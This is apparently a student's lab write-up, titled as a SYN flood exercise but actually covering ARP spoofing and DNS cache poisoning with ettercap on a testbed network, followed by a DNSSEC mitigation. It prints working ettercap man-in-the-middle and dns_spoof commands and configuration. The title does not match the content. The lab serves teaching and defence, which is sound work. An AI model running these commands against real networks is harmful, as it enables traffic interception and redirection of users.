

# SYN flood exercise

Offensive Technologies 2021

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# 1 Solution

## 1.1 Topology

This photo shows the configuration of the nodes.




Figure 1 Network setup for the exercise.

## 1.2 Part 1: Understanding DNS

Login to the client machine and do `dig www.google.com A`.

```
; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> www.google.com A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11633
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 16e194aefa0d9be317d569bc617e46a9c7f30382f52c87d1 (good)
;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                 10      IN      A      10.1.2.155

;; AUTHORITY SECTION:
google.com.                     604800  IN      NS      ns.google.com.

;; ADDITIONAL SECTION:
ns.google.com.                  10      IN      A      10.1.2.3

;; Query time: 9 msec
;; SERVER: 10.1.1.3#53(10.1.1.3)
;; WHEN: Sun Oct 31 00:32:57 PDT 2021
;; MSG SIZE  rcvd: 120
```

**Code 1** Code of the dig output.

**Question 1.2.1.** *The dig command sent a DNS query to some DNS server and received a response from that server. What is the IP address that server?*

*Answer.* We can see the IP server in the last block of the response. The server is 10.1.1.3. This means we're visiting our local cache. ☐

**Question 1.2.2.** *The DNS response includes a status. What was the status of the response?*

*Answer.* The response code is NOERROR. This is a common response code for DNS that indicates that everything went through. For example, if we queried a non-existent domain name, we would get a NXDOMAIN status code, which indicates no information is available on the DNS system about that query. ☐

**Question 1.2.3.** *The response identified the IP address of www.google.com. What is the reported IP address of www.google.com?*

*Answer.* The DNS cache points the domain to 10.1.2.155. We can see it in the ANSWER section. ☐

**Question 1.2.4.** *How long will the www.google.com IPv4 address be cached?*

*Answer.* Again in the ANSWER section, the defined TTL is defined as 10 seconds. ☐

**Question 1.2.5.** *The response listed the nameserver that is authoritative for www.google.com. What is the authoritative name server for google.com?*

*Answer.* The **AUTHORITY** section tells us that the authoritative name server is **ns.google.com**. ☐

**Question 1.2.6.** *Finally, the response listed the IPv4 address for the google.com nameserver. For each such server what is its IPv4 address?*

*Answer.* The **ADDITIONAL** section tells us that this IP is **10.1.2.3**. ☐

### 1.3 Part 2: The Big Picture

Before doing any ARP spoofing, we want to understand the network topology. Use the DETER Visualization tab to show the network and use `arp` and `ifconfig` commands to detect MAC and IP addresses for each machine.

Machine	MAC address	IP address
<code>client</code>	00:11:43:d5:f4:c2	10.1.1.2/24 ( <code>eth3</code> )
<code>cache</code>	00:04:23:ae:d0:48	10.1.1.3/24 ( <code>eth1</code> )
	00:04:23:ae:d0:49	10.1.2.2/24 ( <code>eth2</code> )
<code>auth</code>	00:04:23:ae:d0:3e	10.1.2.3/24 ( <code>eth2</code> )
<code>attacker</code>	00:11:43:d5:f5:72	10.1.2.4/24 ( <code>eth0</code> )

The `attacker`, `auth` and `cache` machines share a LAN segment with a common subnet.

**Question 1.3.1.** *State the source MAC and IP addresses as well as destination MAC and IP addresses for a packet going from the client to the cache.*

*Answer.* By consulting the table above and doing an `arp` query on the `client` machine, we can see that the packets will go from 00:11:43:d5:f4:c2@10.1.1.2/24 to 00:04:23:ae:d0:48@10.1.1.3/24. ☐

**Question 1.3.2.** *Does the packet travel through the attacker box?*

*Answer.* No, it does not. The `attacker` box is not on the same LAN segment as the `client` and `cache`. A `traceroute` confirms us that the `cache` is just one hop away. ☐

**Question 1.3.3.** *State the source MAC and IP addresses as well as destination MAC and IP addresses for a packet going from the cache to the authoritative server*

*Answer.* The packets start from the external `cache` interface (00:04:23:ae:d0:49@10.1.2.2/24), then get routed through `lan0` and end up at `auth` (00:04:23:ae:d0:3e@10.1.2.3/24). Tracerouting a packet confirms this assumptions. ☐

**Question 1.3.4.** *Does the packet travel through the attacker box?*

*Answer.* With this situation, it does not. The packets get sent directly to the authoritative server. ☐

## 1.4 Part 3: Using Ettercap

Login to the **attacker** machine.

Using ettercap, your objective is to get the DNS query for **www.google.com** to pass through the **attacker**. Once you've accomplished this and confirmed that the desired traffic is now passing through the attacker, record each command you used and what each option in the command means.

```
# ettercap --text --iface eth0 --noSSLmitm --nopromisc
--only-mitm --mitm arp /10.1.2.2/// /10.1.2.3///
```

**Code 2** Code used for perpetrating the DNS cache poisoning attack:

**Question 1.4.1.** *State the source MAC and IP addresses as well as destination MAC and IP addresses for a packet going from the cache to the authoritative server.*

*Answer.* This is the code of the output.

```
$ arp
Address                      HWtype  HWaddress
[truncated output]
attacker-lan0                 ether    00:0e:0c:68:a7:11
auth-lan0                     ether    00:0e:0c:68:a7:11

$ traceroute auth
traceroute to auth (10.1.2.3), 30 hops max, 60 byte packets
 1  attacker-lan0 (10.1.2.4)  0.443 ms  0.397 ms  0.350 ms
 2  auth-lan0 (10.1.2.3)     0.477 ms  0.434 ms  0.584 ms
```

**Code 3** Code of the output on cache.

The source IP and MAC of the **cache** stays the same as before, being the **lan0** one (00:04:23:ae:d0:49@10.1.2.2/24). □

**Question 1.4.2.** *Does the packet travel through the attacker box? If your answers to the previous and this differ, explain why.*

*Answer.* Now it does. The aforegiven output is self-explanatory: from the **cache** standpoint, the **attacker** is pretending to be the **auth** server in the LAN and tracerouting now shows that packets go through him. □

Now that you can ARP spoof on the network, your goal is to actually filter DNS messages returning to the end-user and replace the IP for **www.google.com**. with an IP of your choosing (say the attacker: 10.1.2.4). You must use a plug-in built into ettercap called **dns\_spoof**. You find the syntax for using a plug-in via the ettercap man page, and the config file for **dns\_spoof** (located at **/etc/ettercap/etter.dns**) is self-explanatory.

**Question 1.4.3.** *Record the complete command (or steps in the GUI) used to have ettercap forge a DNS message and any necessary configuration files.*

*Answer.* I opened the **/etc/ettercap/etter.dns** and added the following:

```
*.google.com A 10.1.2.4
google.com A 10.1.2.4
www.google.com PTR 10.1.2.4
```

**Code 4** Added code in the DNS configuration.

Then, I re-started ettercap with this setup:

```
# ettercap --plugin dns_spoof --text --iface eth0
--nossllmitm --nopromisc --mitm arp /10.1.2.2/// /10.1.2.3///
```

**Code 5** Ettercap command.

On the cache machine, we can do `sudo arp -d auth-lan0` to invalidate the ARP cache. Finally:

```
$ dig www.google.com A
; <<>> DiG 9.11.3-1ubuntu1.15-Ubuntu <<>> www.google.com A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45851
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                3600    IN      A      10.1.2.4

;; Query time: 2 msec
;; SERVER: 10.1.2.3#53(10.1.2.3)
;; WHEN: Sun Oct 31 02:01:56 PDT 2021
;; MSG SIZE rcvd: 48
```

**Code 6** Code of the dig output.

We can see that the obtained IP is the **attacker** one, so the attack worked. □

**Question 1.4.4.** *What malicious things could an attacker do by changing the IP address in a DNS response going to the client?*

*Answer.* An attacker could change the IP address to a compromised machine, controlled by the attacker. At this point, the attacker can do literally anything (establish a TLS connection with the client, read the client's data, forge traffic) while the client would be unconscious of his traffic being redirected to a compromised machine. □

## 1.5 Part 4: Implementing DNSSEC

The final task to prevent this type of attack by cryptographically signing the DNS data. Login to **auth** and use **dnssec-keygen** and **dnssec-signzone** in **/etc/bind** directory to sign **google.com** zone. You must also add some options for **dnssec** to **/etc/bind/named.conf.options** and you must replace **google.com** with **google.com.signed** in **/etc/bind/named.conf.local**. Then restart **bind** and try on the **auth** machine: **dig +dnssec www.google.com A**. You should get a signed response.

On the cache machine, you must add the public zone signing key (ZSK) to the list of trust-anchors for the cache. You must also add lines to **/etc/bind/named.conf.options** that tell it to use **dnssec**. Then restart **bind** on cache and run **dig +dnssec www.google.com A**. You should get a signed response.

Finally, return to the client machine and use the command **dig +dnssec www.google.com A** to lookup the IPv4 address for **www.google.com**.

**Question 1.5.1.** *Provide the signed response obtained on the client machine. Also, do provide detailed description of all the steps you took to implement DNSSEC. Make sure to list all commands you typed and all configuration changes you made. A properly DNSSEC verified dig will include an "ad" bit which shows up in the tag field of dig output.*

*Answer.* First, we generate keys for both the ZSK and KSK.

```
# dnssec-keygen -r /dev/urandom -a RSASHA256 -b 2048 -n ZONE google.com
# Generated file: Kgoogle.com.+008+24630
# dnssec-keygen -r /dev/urandom -f KSK
                  -a RSASHA256 -b 2048 -n ZONE google.com
# Generated file: Kgoogle.com.+008+25105
```

**Code 7** Key generation.

We edit the zone by adding the newly created keys. Then, we sign the zone and edit the **local** file.

```
$ vi google.com
# Add these (and remember to update the version):
; Keys to be published in DNSKEY RRset
$INCLUDE "/etc/bind/Kgoogle.com.+008+24630.key"      ; ZSK
$INCLUDE "/etc/bind/Kgoogle.com.+008+25105.key"      ; KSK
# dnssec-signzone -x -o google.com google.com
Verifying the zone using the following algorithms: RSASHA256.
Zone fully signed:
Algorithm: RSASHA256: KSKs: 1 active, 0 stand-by, 0 revoked
                  ZSKs: 1 active, 0 present, 0 revoked
google.com.signed
$ vi named.conf.local
# change "/etc/bind/google.com" to "/etc/bind/google.com.signed"
$ vi named.conf.options
# Add:
dnssec-enable yes;
dnssec-validation yes;
dnssec-lookaside auto;
# rndc reconfig
```

**Code 8** Zone signing.

We can verify the output by running a **dig** locally.



```
$ dig +dnssec www.google.com A
; <<>> DiG 9.11.3-lubuntu1.15-Ubuntu <<>> +dnssec www.google.com A
[truncated output]
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 3
[truncated output]
;; ANSWER SECTION:
www.google.com.      10      IN      A       10.1.2.155
www.google.com.      10      IN      RRSIG   A 8 3 10
20211130090123 20211031090123
24630 google.com. tKjwNOHERpDadqBAAMPVQKNLhn/o3bKF320c
VZuQijnZBCwFX0l3ppfr Vk7rpHq3kt20CUFBLb9QBkwiCCSdZAGMM
OFwQXp4vtSyBZJZU8uAo8HS EEmZSLK2Rhjd12FlskicBK07zrjYix
w0KrE5he/AL8VwqE/sAlHeyP9f BmpN3+fd7D01w2WNwH5X0Asw1Ws
U/owhVj0IKgy/oUyWn3k0iE7Uhl/8 Vo143fJ7Aep/5xU8DIVJmnsR
5Ls7zwKaLAXrc48McF9lM8lthVhr+2FW oYT9Q45EDcXI0awzzrvMi
/9D3P1lKPLC6Dz/8huMv1yCxM5XJAwlphpi 3Tn/zA==
[truncated output]
```

**Code 9** Verifying output locally.

We now login to the cache machine and add the public zone signing key (ZSK) to the list of trust-anchors for the cache.

```
$ dig . dnskey | grep "257 "
.      170447 IN      DNSKEY  257 3 8
AwEAAaz/tAm8yTn4Mfeh5eyI96WSVexTBAvkMgJzkKT0iW1vkIbzxefF3
+/4RgW0q7HrxRixHlF1ExOLAJr5emLvN7SWXgnLh4+B5xQ1NVz80g8kv
ArMtNR0xVQuCaSnIDdD5LKyWbRd2n9WGe2R8PzgCmr3EgVLRjyBxWezF
OjLHwVN8efS3rCj/EWgvIWgb9tarpVUDK/b58Da+sqqls3eNbu7pr+e
oZG+SrDK6nWeL3c6H5Apxz7LjVc1uTIdsIXxuOLYA4/ilBmSVIzuDWfd
RUfhHdY6+cn8HFRm+2hM8AnXGXws9555KrUB5qihylGa8subX2Nn6UwN
R1AkUTV74bU=

# dig google.com dnskey
[truncated output]
google.com.      604800 IN      DNSKEY  257 3 8
AwEAAaiXr5bRdlfVOG09N5/aXstSLv4hUh3HNLKFv0/Gva/cfz6QW84c
k6Jj0gi2Ou/LCJRLS3W5BipSkhSDnT/+gFJ20UiltpdglVhn972QsQFz
9j6SAFJ5V1QVm2V9vFPjZ30/io264QTGVUj6D9+zDggaM1EAKUp0zBCU
1Xvw7zq4cb5VIrqaG4TbNRFFjF35Lf16SjTMXMZ2iHgu9xvUJjwJpGOL
OW0Wnf3s7dIwdGzmJd4c/SC/TvRqcgHCBwynfWN298Fg82Kfsz4Ak/bX
dBVnYB1YqS1Sw8aixf36/51W0ZLLGyD8i0Q5Rhqocvda8XGoIv3G0Imd
BL9Y6H8Q56U=

google.com.      604800 IN      DNSKEY  256 3 8
AwEAAabbZG2s63exlvFCXE//mhDV+kmt1C5l1l1CpLrzNsyKtVqnPyRyJj
i5WxpmcoZ9TZ4nJP8a0pweT08S98WSuj8U7A5BewTuWWfMEqPsK+kVXv
spgwXrRjKkLCUSQrODBPzUNDifw3BdJDXNjL+In5Z/T3eR8UW/h7R/4
390NrLumZhEmOE7vNuQVeoPWthEEYU42lh6BNVDU3E5T+G5LB/4IqSLT
afir9keuMElmls5uBP6spDPblLw9KzEoJYfACXfaVtnMk6s5Fe4zvXjb
uNp8qtGHqFbRxLauprz1rW6vh2k2uMUxyDmLahk6F6sXydD1IjhXHf++
Xv4LdCI/gPc=
[truncated output]
```

**Code 10** Adding trust-anchors: obtaining keys.

We transform these keys into a managed-keys file that we add to named.conf.

```
managed-keys {
google.com. initial-key 257 3 8 "AwEAAaiXr5bRdlfV0G09N5/aXstSLv4hUh3HNLKFv0/
Gva/cfz6QW84ck6Jj0gi20u/LCJRLS3W5BipSkhSDnT/
+gFJ20UiltpdglVhn972QsQFz9j6SAFJ5V1QVm2V9vFP
jZ30/io264QTGVUj6D9+zDggaMlEakUp0zBCU1Xvw7zq
4cb5VIrqaG4TbNRFFjF35Lf16SjTMXMZ2iHgu9xvUJjw
JpG0LOW0Wnf3s7dIwdGzmJd4c/SC/TvRqcgHCBwnfWN
298Fg82Kfsz4Ak/bXdBVnYBlyqS1Sw8aixf36/51W0ZL
lGyD8i0Q5Rhqocvda8XGoIv3G0ImdBL9Y6H8Q56U=";
google.com. initial-key 256 3 8 "AwEAAAbbZG2s63exlvFCXE//mhDV+kmt1C51llCpLrzN
syKtVqnPyRyJji5WxpmcoZ9TZ4nJP8a0pweT08S98WSu
j8U7A5BewTuWwFMEqPsK+kVXvspgwXrRjKjKLCUSQrOD
BPzUNdifw3BdJDXNjL+In5Z/T3eR8UW/h7R/4390NrLu
mZhEmOE7vNuQVeoPWthEEYU421h6BNVDU3E5T+G5LB/4
IqSLTafir9keuMElmls5uBP6spDPblLw9KzEoJYfACXf
aVtnMk6s5Fe4zvXjbuNp8qtGHqFbRxLauprz1rW6vh2k
2uMUxyDmLahk6F6sXydD1IjhXHf++Xv4LdCI/gPc=";
. initial-key 257 3 8 "AwEAAaz/tAm8yTn4Mfeh5eyI96WSVexTBAvkMgJzkKTOiW1vkIbzx
eF3+/4RgW0q7HrxRixHlFlEx0LAJr5emLvN7SWXgnLh4+B5xQ1NVz
8Og8kvArMtNR0xVQuCaSnIDdD5LKyWbRd2n9WGe2R8PzgCmr3EgVL
rjyBxWezF0jLHwVN8efS3rCj/EWgvIWgb9tarpuVUDK/b58Da+sqql
s3eNbuV7pr+eoZG+SrDK6nWeL3c6H5Apxz7LjVc1uTIdsIXxu0LYA
4/ilBmSVIzuDWfdRUfhHdY6+cn8HFRm+2hM8AnXGxws9555KrUB5q
ihylGa8subX2Nn6UwNR1AkUTV74bU="
};
```

Code 11 managed-keys file.

This is trivial by just adding include "/etc/bind/managed-keys"; to it.

Then, we copy the keys from the auth to the cache server by abusing the fact that the home folder is shared. This allows us to first copy on the auth server the ZSK to /home/otech2af/, then the opposite on the cache server. Finally:

```
$ dig +dnssec www.google.com A
; <<>> DiG 9.11.3-lubuntu1.13-Ubuntu <<>> +dnssec www.google.com A
[truncated output]
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 1
[truncated output]
www.google.com.      10      IN      A        10.1.2.155
www.google.com.      10      IN      RRSIG    A 8 3 10
                    20211130090123 20211031090123 24630 google.com.
                    tKjwNOHERpDadqBAAmPVQKNLhn/o3bKF320cVZuQijZBCwFX013ppfr
                    Vk7rpHq3kt20CUFBLb9QBkwiCCSdZAGMMOFwQXp4vtSyBZJZU8uAo8HS
                    EEmZSLK2Rhjd12FlskicBK07zrjYixw0KrE5he/AL8Vwqe/sAlHeyP9f
                    BmpN3+fd7D01w2WNwH5X0Asw1WsU/owhVj0IKgy/oUyWn3k0iE7UH1/8
                    Vo143fJ7Aep/5xU8DIVJmnsR5Ls7zwKaLAxrc48McF91M8lthVhr+2FW
                    oYT9Q45EDcXI0awzzrvMi/9D3P11KPLC6Dz/8huMv1yCxM5XJAwlphpi
                    3Tn/zA==
;; AUTHORITY SECTION:
google.com.          604800  IN      NS       ns.google.com.
google.com.          604800  IN      RRSIG    NS 8 2
```

```
604800 20211130090123 20211031090123 24630 google.com.
SQ7a1WlzzMuM9+Eu33mK5LguCHu9G8660cLeSEDMnvhNZP/JIcz0yaXh
MTvUIP5V2o5yBq5C4jenhRhJPLZ01y7nsGD9FfCphRN/sHicFRzvE9jc
eSsz5f9/rIHxkxyE3ZuliAR5HGbxTXy2bCQgSCzdZyWrzMTRfYL00Bj1
thHwBx5JWn6ze5xLgXiyYta4UoK8EYRwocMzcG+7gwdPlbzHXcvZ1WZi
CXPx17La28PRRr9A0Qn1xBM2SCsIyLbeKoZnH2peKgohlsfCuLPsUKOE
UPM/VvotRd52acUIl+1lMkdPT38uJuaGA8+Ql6UTjhCiWEZDC4b7N1YT
t0jbmQ==
;; Query time: 12 msec
;; SERVER: 10.1.1.3#53(10.1.1.3)
;; WHEN: Sun Oct 31 03:59:05 PDT 2021
;; MSG SIZE rcvd: 700
```

**Code 12** On the client.

We can verify that with the `ad` flag set, our queries are verified. □

**Question 1.5.2.** *State the source MAC and IP addresses as well as destination MAC and IP addresses for a packet going from the cache to the authoritative server. Does the packet travel through the attacker box? If your answers differ from the setup without DNSSEC, explain why.*

*Answer.* Even with DNSSEC active, our queries are still being routed through the attacker. This time, `ettercap` is no longer able to successfully implant an IP and the queries, due to the keys, are being verified. Since all traffic is still being read by the attacker, it does not prevent him from doing other malicious things with non-authenticated traffic. □